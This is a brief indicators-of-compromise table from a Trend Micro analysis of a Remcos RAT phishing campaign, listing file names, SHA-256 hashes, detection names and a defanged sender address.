Boom.exe (Loader/Wrapper)	ACE file content (Win32 EXE)	1108ee1ba08b1d0f4031cda7e5f8ddffdc8883db758ca978a1806dae9aceffd1	Backdoor.Win32.REMCO
remcos.ex\$	Remcos RAT (Win32 EXE)	6cf0a7a74395ee41f35eab1cb9bb6a31f66af237dbe063e97537d949abdc2ae9	BKDR_SOCMER.SM
rud-division@alkuhaimi[.]com	Sender ID		

Source: https://www.trendmicro.com/en_ca/research/19/h/analysis-new-remcos-rat-arrives-via-phishing-email.html